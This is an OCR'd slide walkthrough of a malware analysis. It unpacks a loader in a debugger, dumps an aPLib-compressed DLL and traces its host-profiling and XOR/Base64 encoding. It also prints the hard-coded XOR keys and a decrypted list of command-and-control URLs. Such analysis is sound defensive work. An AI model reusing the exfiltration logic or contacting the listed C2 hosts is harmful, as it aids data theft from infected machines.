
- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc
- 1) Call is coming from
  `call dword ptr ds:[ebx+2113E4]`
- 2) Allocated memory is written by
  `rep movsb`
- **3) Jumping into buffer shellcode via**
  `jmp eax`

  `E8 00 00 00 00` = shellcode call instruction



Analysis – Stage 2

- A further call of VirtualAlloc leads to a new buffer
- Setting a HW,Write breakpoint on that buffer leads to the routine which fills this buffer
- Remove this breakpoint and set another one at the end of the filling routine (leave instruction)
- **Magic Bytes: M8Z → aPLib compression**




Analysis – Stage 2

- To reveal the aPLib decompression routine remove all further **breakpoints** and set a new one (HW,Access) at the M8Z header bytes
  → Breakpoint triggerd in the aPLib decompression function
  → The EDI register reveals the destination offset for the decompressed content

- Replace the **breakpoint** with one at the end of the decompression routine (`ret instruction`)
  → Decompressed PE-DLL

- Dump PE-DLL



Analysis – Stage 2

- „ldr“ function has only one call instruction to the main function

```
                public ldr
ldr             proc near
                call    main_function
                xor     eax, eax
                retn
ldr             endp
```

- To start „ldr“ function, do the following steps:
  1) Load PE-DLL in x32dbg
  2) Run DllEntryPoint function till returning to initial ntdll call (at least function at offset 0x1000)
  3) Move EIP manually to „ldr“ entry point

```
sub_10001000    proc near               ; DATA XREF: .rdata:1000A220↓o
                push    40h ; '@'       ; Size
                push    offset aAbcdefghijklmn ; "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm"
                mov     ecx, offset Buf ; void *
                call    copy_data
                push    offset sub_10009960 ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_10001000    endp
```

Exports | Imports | IDA V

Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]

Imports | IDA View-A

Address	Ordinal	Name	Library
1000A000		GetUserNameW	ADVAPI32
1000A008		GetAdaptersInfo	IPHLPAPI
1000A010		GetComputerNameW	KERNEL32
1000A014		WinExec	KERNEL32
1000A018		SetUnhandledExceptionFilter	KERNEL32
1000A01C		Sleep	KERNEL32
1000A020		HeapFree	KERNEL32
1000A024		GetCurrentProcess	KERNEL32
1000A028		GetProcessHeap	KERNEL32
1000A02C		IsProcessorFeaturePresent	KERNEL32
1000A030		IsDebuggerPresent	KERNEL32
1000A034		QueryPerformanceCounter	KERNEL32
1000A038		GetCurrentProcessId	KERNEL32
1000A03C		GetCurrentThreadId	KERNEL32
1000A040		GetSystemTimeAsFileTime	KERNEL32
1000A044		InitializeSListHead	KERNEL32
1000A048		TerminateProcess	KERNEL32
1000A04C		HeapAlloc	KERNEL32

Rule Information	Address	Details
contains PDB path		executable/pe/pdb
create process (3 matches)		host-interaction/process/create
encode data using Base64		data-manipulation/encoding/base64
get MAC address		collection/network
get hostname		host-interaction/os/hostname
get local IPv4 addresses		host-interaction/network/address
get networking interfaces		host-interaction/network/interface
get session user name		host-interaction/session
initialize Winsock library		communication/socket
receive data		communication
receive data on socket		communication/socket/receive
reference Base64 string		data-manipulation/encoding/base64
resolve DNS		host-interaction/network/dns/resolve
send HTTP request		communication/http/client
send HTTP request with Host header		communication/http
send data		communication
send data on socket		communication/socket/send
validate payment card number using luhn algorithm		data-manipulation/checksum/luhn
write file (2 matches)		host-interaction/file-system/write

Analysis – Stage 3

The interesting parts of that function are mainly the decryption of the CnC server list and the ones which are used to generate the payload for the further communication.

```
lea     eax, [ebp+nSize]
push    eax             ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetComputerNameW
```

```
mov     esi, ds:getenv
xor     eax, eax
push    offset VarName  ; "APPDATA"
mov     [ebp+var_103B8], eax
call    esi ; getenv
```

```
lea     eax, [ebp+nSize]
push    eax             ; pcbBuffer
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetUserNameW
```

```
push    eax             ; bufptr
push    64h ; 'd'       ; level
push    0               ; servername
call    ds:NetWkstaGetInfo
```

The output from the function calls are concatenated in a string like

`<ComputerName><Username><AppDataPath><Domain>`

and **XOR**d with the **static key** „KJKLO“

```
push    offset aKjklo   ; "KJKLO"
mov     byte ptr [ecx], 0
call    copy_data       ; Copy XOR-Key "KJKLO"
                        ;
                        ; Result in EAX
sub     esp, 18h
mov     byte ptr [ebp+var_4], 12h
lea     eax, [ebp+var_10238]
mov     ecx, esp
push    eax             ; Src
call    sub_100058F0
lea     ecx, [ebp+lpCmdLine] ; Src
mov     byte ptr [ebp+var_4], 7
call    xor_crypt       ; Encrypt further b64 Payload
                        ;
                        ; "DESKTOP-BP34C7E\t\tUser\t\tC:\\Users\\User\\AppData\\Roaming\t\tWORKGROUP\t\t"
                        ;
                        ; EAX: &XORd_Buffer
```

```
copy_data(&key, "KJKLO", 5u);
LOBYTE(v222) = 18;
sub_100058F0(&v152, v195);
LOBYTE(v222) = 7;
v52 = xor_crypt(v152, v153, v154, v155, v156, v157, key, v159, v160, v161, (int)v162, v163);
```

XOR the concatenated string


```
for ( i = 0; enc_data_index < a5; i = ++enc_data_index )
{
  Size = 0;
  v31 = 15;
  enc_data = &Block;
  key = &a7;
  LOBYTE(Src[0]) = 0;
  if ( (unsigned int)a6 >= 0x10 )
    enc_data = Block;
  if ( (unsigned int)a12 >= 0x10 )
    key = a7;
  sub_100068B0(Src, 1u, enc_data[enc_data_index] ^ key[enc_data_index % a11]);
  LOBYTE(v36) = 3;
  v17 = Src;
  v18 = (char *)Src[0];
  if ( v31 >= 0x10 )
    v17 = (void **)Src[0];
  v19 = v13[5] - v13[4];
  v32 = v13[4];
  v20 = Size;
```


XOR crypt function


Analysis – Stage 3

To follow the preparation, set breakpoints to the XOR crypt function calls.

The result of the call is returned as a pointer in the EAX register









Analysis – Stage 3

After XORing the concatenated string, the result is encoded base64





CyberChef decryption

Analysis – Stage 3

Like mentioned before, the XOR crypt routine is also used to decrypt the **embedded CnC server,** but using a different key.

```
while ( 1 )
{
  Sleep(0x5DC0u);
  v170 = &v158;
  sub_100058F0(&v158, v195);
  LOBYTE(v222) = 21;
  v156 = 0;
  v157 = 15;
  LOBYTE(v152) = 0;
  copy_data(&v152, &unk_1000A2D5, 0);
  LOBYTE(v222) = 20;
  v58 = (void **)cnc_communication(v152, v153, v154, v155, v156, v157, v158, v159, v160, v161, (size_t)v162, v163);
```

CnC communication function

```
v238 = &key;
v206 = 0;
v207 = 15;
LOBYTE(key) = 0;
copy_data(&key, "yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE", 0x3Du);
LOBYTE(v271) = 4;
sub_100058F0(&v196, v251);
LOBYTE(v271) = 3;
xor_crypt(v196, v197, v198, v199, v200, v201, key, v203, v204, v205, (int)v206, v207);
```

Key for CnC server list decryption

Analysis – Stage 3

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source | References | Threads | Handles | Trace

```
70D91E76  8979 10          mov dword ptr ds:[ecx+10],edi
70D91E79  C741 14 0F000000 mov dword ptr ds:[ecx+14],F
70D91E80  68 14A5D970      push <3087041.aYjvvbjnngutbrt>      70D9A514:"yJvvbjNNGUTBRTutdGaKAvbgsKGSml
70D91E85  C601 00          mov byte ptr ds:[ecx],0
70D91E88  E8 934B0000      call <3087041.copy_data>
70D91E8D  83EC 18          sub esp,18
70D91E90  C645 FC 04       mov byte ptr ss:[ebp-4],4
70D91E94  8D85 70F9FFFF    lea eax,dword ptr ss:[ebp-690]
70D91E9A  8BCC             mov ecx,esp
70D91E9C  50               push eax                            Src
70D91E9D  E8 4E3A0000      call 3087041.70D958F0
70D91EA2  8D8D 00FAFFFF    lea ecx,dword ptr ss:[ebp-600]      Src
70D91EA8  C645 FC 03       mov byte ptr ss:[ebp-4],3
70D91EAC  E8 FFFAFFFF      call <3087041.xor_crypt>
70D91EB1  83C4 30          add esp,30
70D91EB4  68 8057D970      push 3087041.70D95780               void (__thiscall *)(void *)
70D91EB9  68 D058D970      push 3087041.70D958D0               70D958D0:"ÇA\x10"
70D91EBE  6A 14            push 14                             unsigned int
```

```
EAX   0097E94C   &"celulasma
ECX   00620
      00D40000
EBP   0097EF4C   &""ó˜"
ESP   0097E55C
ESI   00D67A6A   "«««««««îþ
EDI   00000000

EIP   70D91EB1   3087041.70D

EFLAGS   00000204
```

```
esp=0097E55C
30 '0'

.text:70D91EB1 3087041.dll:$1EB1 #12B1
```

```
Default (stdcall)
1: [esp+4]  00D5FE28
2: [esp+8]  0097EF4C &""ó˜"
3: [esp+C]  70D91E8D 3087041.70
4: [esp+10] 00000000
5: [esp+14] 0000000F
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5


Address	Hex
0097E94C	B8 03 D6 00


Address	Hex	ASCII
00D603B8	63 65 6C 75 6C 61 73 6D 61 64 72 65 65 6E 6D 65	celulasmadreenme
00D603C8	78 69 63 6F 2E 63 6F 6D 2E 6D 78 2F 57 74 37 39	xico.com.mx/Wt79
00D603D8	33 41 75 61 7C 67 65 72 65 6E 63 69 61 6C 2E 69	3Aua|gerencial.i
00D603E8	6E 73 74 69 74 75 74 6F 61 63 71 75 61 2E 6F 72	nstitutoacqua.or
00D603F8	67 2E 62 72 2F 58 79 6E 46 6B 68 4A 41 78 6E 6D	g.br/XynFkhJAxnm
00D60408	7C 64 61 73 68 62 6F 61 72 64 2E 61 64 6C 79 74	|dashboard.adlyt
00D60418	69 63 2E 61 69 2F 4C 6C 76 4C 6F 63 39 4F 33 7C	ic.ai/LlvLoc9O3|
00D60428	62 75 73 73 69 6E 65 73 73 2D 7A 2E 6D 6C 2F 33	bussiness-z.ml/3
00D60438	70 64 45 69 71 73 6E 69 7C 69 66 69 65 6E 67 69	pdEiqsni|ifiengi
00D60448	6E 65 65 72 73 2E 63 6F 6D 2F 68 47 56 63 35 35	neers.com/hGVc55
00D60458	67 32 65 7C 62 6F 6E 75 73 76 75 6C 6B 61 6E 76	g2e|bonusvulkanv
00D60468	65 67 61 73 2E 73 72 64 6D 2E 69 6E 2F 55 37 6F	egas.srdm.in/U7o
00D60478	4F 78 6D 49 31 6D 7C 65 62 72 6F 75 74 65 69 6E	OxmI1m|ebroutein
00D60488	64 69 61 2E 63 6F 6D 2F 4A 45 71 47 65 31 68 4E	dia.com/JEqGe1hN
00D60498	52 7C 74 65 73 74 2E 64 69 72 69 67 75 2E 72 6F	R|test.dirigu.ro
00D604A8	2F 64 58 66 34 63 53 34 47 50 4C 7C 63 61 62 6C	/dXf4cS4GPL|cabl
00D604B8	69 6E 67 70 6F 69 6E 74 2E 63 6F 6D 2F 4C 6A 44	ingpoint.com/LjD
00D604C8	47 30 68 6B 70 7C 70 65 72 66 65 63 74 64 65 6D	G0hkp|perfectdem
00D604D8	6F 73 2E 63 6F 6D 2F 54 36 50 51 47 59 43 4D 74	os.com/T6PQGYCMt
00D604E8	7C 61 66 72 69 7A 61 6D 2E 33 36 30 63 79 62 65	|afrizam.360cybe
00D604F8	72 6C 69 6E 6B 2E 63 6F 6D 2F 66 33 36 72 6A 53	rlink.com/f36rjS
00D60508	4E 35 44 31 7C 67 69 61 73 75 70 68 69 72 65 2E	N5D1|giasuphire.
00D60518	74 64 64 76 6E 2E 63 6F 6D 2F 6D 69 46 4F 34 33	tddvn.com/miFO43
00D60528	59 50 39 62 7C 70 72 69 79 61 63 61 72 65 65 72	YP9b|priyacareer
00D60538	73 2E 63 6F 6D 2F 47 69 54 48 4D 50 62 55 7C 61	s.com/GiTHMPbU|a
00D60548	73 73 75 72 61 6E 74 2E 33 36 30 63 79 62 65 72	ssurant.360cyber
00D60558	6C 69 6E 6B 2E 63 6F 6D 2F 44 47 78 34 6B 38 55	link.com/DGx4k8U
00D60568	39 48 69 6C 7C 73 69 67 2E 69 6E 73 74 69 74 75	9Hil|sig.institu
00D60578	74 6F 61 63 71 75 61 2E 6F 72 67 2E 62 72 2F 74	toacqua.org.br/t
00D60588	4D 37 74 49 4E 67 32 73 43 55 7C 00 0D F0 AD BA	M7tINg2sCU|..ð.°


Analysis – Stage 3

In the next step the malware does more preparation for a further communication with the CnC server


It concatenates a random string with the the local IP address, XORs and encodes it base64







CyberChef decryption



Analysis – Stage 3

Set breakpoints on communication functions (`send` & `recv`) to follow the further communication

```
